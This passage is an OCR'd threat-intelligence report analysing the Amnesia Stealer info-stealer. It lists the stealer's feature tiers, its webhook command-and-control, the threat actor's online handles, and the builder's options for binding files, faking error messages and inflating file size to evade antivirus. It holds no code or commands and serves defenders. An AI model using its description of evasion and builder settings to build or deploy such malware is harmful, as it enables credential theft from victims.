
ThreatMon
Under Cyber Wings

AMNESIA STEALER

TECHNICAL & MALWARE ANALYSIS

TABLE OF CONTENTS

ATTACK CHAIN



DIAMOND MODEL


Executive Summary & Key Findings

As ThreatMon, we strive to prevent potential malicious activities by informing individuals, companies, firms, institutions, and organizations about current threats through our reports, posts, and analyses.

The Amnesia Stealer is a highly sophisticated, customizable malware identified by ThreatMon on September 17 2024, representing a serious threat due to its open-source nature and widespread availability on underground forums. Functioning as Malware-as-a-Service (MaaS), the malware makes it easy for cybercriminals to carry out data theft and system control through a user-friendly interface, leveraging Discord and Telegram for Command & Control (C2) operations. This accessibility allows attackers to steal a wide range of sensitive data, including browser passwords, Discord tokens, gaming session files, cryptocurrency wallets, and Wi-Fi credentials.

In addition to these capabilities, Amnesia Stealer includes advanced features like keylogging, clipboard hijacking, and the ability to bypass Windows Defender, which makes it particularly difficult for traditional security solutions to detect and block. The malware also introduces additional threats by injecting malicious payloads such as trojans, cryptocurrency miners, and droppers, enabling attackers to exploit compromised systems further. Its open-source design allows for continuous modification, enabling attackers to adapt it for specific campaigns and making it harder for defenders to develop effective countermeasures. Available in three versions Free, VIP, and an Android variant still in development Amnesia Stealer continues to evolve, with its Android version already able to steal call logs, SMS, and WhatsApp session files, signaling a growing threat in the mobile space.
The combination of its stealth features, ease of access, and multi-functional nature makes Amnesia Stealer an enduring threat, particularly as cybercriminals can easily modify and redeploy it, ensuring it remains a persistent risk for individuals and organizations alike.

About & Features of Amnesia Stealer



Amnesia Stealer About I

Amnesia Stealer is a customizable, open-source malware builder detected in mid-2024, designed for unauthorized data theft and remote system control. Its open-source nature allows anyone to access, modify, and redistribute the code, significantly lowering the barrier to entry for cybercriminals. Hosted on underground forums, it operates as a malware-as-a-service (MaaS), providing attackers with easy access to malicious features through a user-friendly interface and Discord and Telegram-based Command & Control (C2) communication channels.

The malware poses a significant security threat, as it is capable of harvesting sensitive information such as Discord tokens, browser passwords, cookies, gaming session files (Steam, Epic, Battle.Net), cryptocurrency wallets, saved Wi-Fi credentials, and even IP addresses. It also includes advanced VIP features like keylogging, clipboard hijacking, and disabling Windows Defender.

Amnesia Stealer is highly evasive, utilizing anti-VM detection and UAC bypass features to evade major antivirus software. With Remote Access Trojan (RAT) capabilities, attackers can take control of a victim's system, capturing webcam images, screenshots, and even recording audio.
The open-source availability of Amnesia Stealer enables cybercriminals to continuously modify the malware, making it harder to detect and defend against. Combined with its stealth features, C2 capabilities, and customizable payloads, it poses a significant risk to both individuals and organizations.

Features


FREE Features	VIP Features	Exclusive Android Features
✅ GUI Builder	💎 UAC Bypass	📱 Steal Contacts
✅ Runs On Startup	💎 Custom Icon	📱 Steal SMS
✅ Fake Error	💎 Disables Windows Defender	📱 Steal Call List
✅ EXE Binder	💎 Melt Stub	📱 Steal Notifications
✅ File Pumper	💎 Anti-VM	
✅ Obfuscated Code	💎 Recording Audio from a Microphone	
✅ Discord Injection	💎 Blocks AV-Related Sites	
✅ Steals Discord Tokens	💎 Steals Riot Session	
✅ Steals Steam Session	💎 Crypt Stealer	
✅ Steals Epic Session	💎 XMR Miner	
✅ Steals Uplay Session	💎 ETC Miner	
✅ Steals Battle.Net Session	💎 Steals Installed Software List	
✅ Steals Passwords From Many Browsers	💎 Steals WhatsApp Session Files	

Amnesia Stealer About II

The Amnesia Stealer Malware, comes in three main categories: Free, VIP, and Exclusive Android Features, each offering varying levels of threat.
In the Free version, it already provides dangerous capabilities like stealing passwords, cookies, and session files from web browsers and gaming platforms like Steam and Battle.net. It can also capture screenshots and webcam images, making it a potent surveillance tool. Additionally, it uses Discord token injection, allowing attackers to hijack Discord accounts.

The VIP version unlocks more advanced features, such as UAC bypass, custom icons to disguise the malware, and Windows Defender disabling, making the system more vulnerable. It also offers cryptocurrency mining and the ability to record audio via the victim's microphone, among other functions.

On the mobile front, the Android version is still in beta development but already poses a significant threat. It can steal contacts, SMS, call logs, and even WhatsApp session files. As this version evolves, it could become a more serious security risk, especially for users storing sensitive information on their devices.




Amnesia Stealer About III

The threat actor, suspected to be of Russian origin, operates under the username Amnesia314 on GitHub. The actor is also active on Telegram, where their detected username is Amnesia333.


The malware was initially shared on another GitHub profile under the username amnesia214, which also belonged to the same threat actor. However, due to a policy violation on GitHub, the project was deleted and the user was banned. Following this, the threat actor continued to distribute the malware on the amnesia314 profile.

Amnesia Stealer From the Eyes of Attackers



Amnesia Stealer Attacker Look I

The Amnesia Stealer malware initially comes with a Builder.bat file. The threat actor runs this file to install the necessary modules for the Amnesia Stealer malware on their device.




Amnesia Stealer Attacker Look II

After the necessary modules are installed on the system, the GUI code of the Amnesia Stealer malware, which has a user-friendly design, is automatically executed. At the start, the user is prompted to enter a webhook. The stolen data from the infected device will be sent to the webhook address entered in the webhook section.


With the "C2 Discord" button, the threat actor can select the webhook type as either Discord or Telegram based on their preference.
The "Bind Executable" option allows an additional executable file to be added, which will run simultaneously with the malware.

With the "Console" option, the attacker can select the console type according to their preference: "None", "Force", or "Debug".
Additionally, the GUI screen includes a customizable feature that allows the threat actor to select personalized options according to their own needs.




Amnesia Stealer Attacker Look III

In the Fake Error selection, a personalized social engineering attack can be observed. Here, the threat actor can prepare an error message according to a phishing scenario they have devised. Based on the scenario, the threat actor can display "Stop," "Question," "Warning," and "Information" icons to the user, and can customize the title and message content as desired.



Amnesia Stealer Attacker Look IV

In the Pump Stub section, an evasion tactic can be observed. The attacker can increase the size the normal file would take on the disk according to their preference. Especially in AV Evasion attacks, inflating the file size can help the malware deceive antivirus software and make the analysis of the actual malicious code more difficult.



Amnesia Stealer Attacker Look V


After the Amnesia Stealer malware is created, the threat actor employs various attack methods (such as exploiting system vulnerabilities, social engineering, phishing, or physical auto-execute attacks) to ensure that the malware is executed on the targeted device. Once the malware is successfully 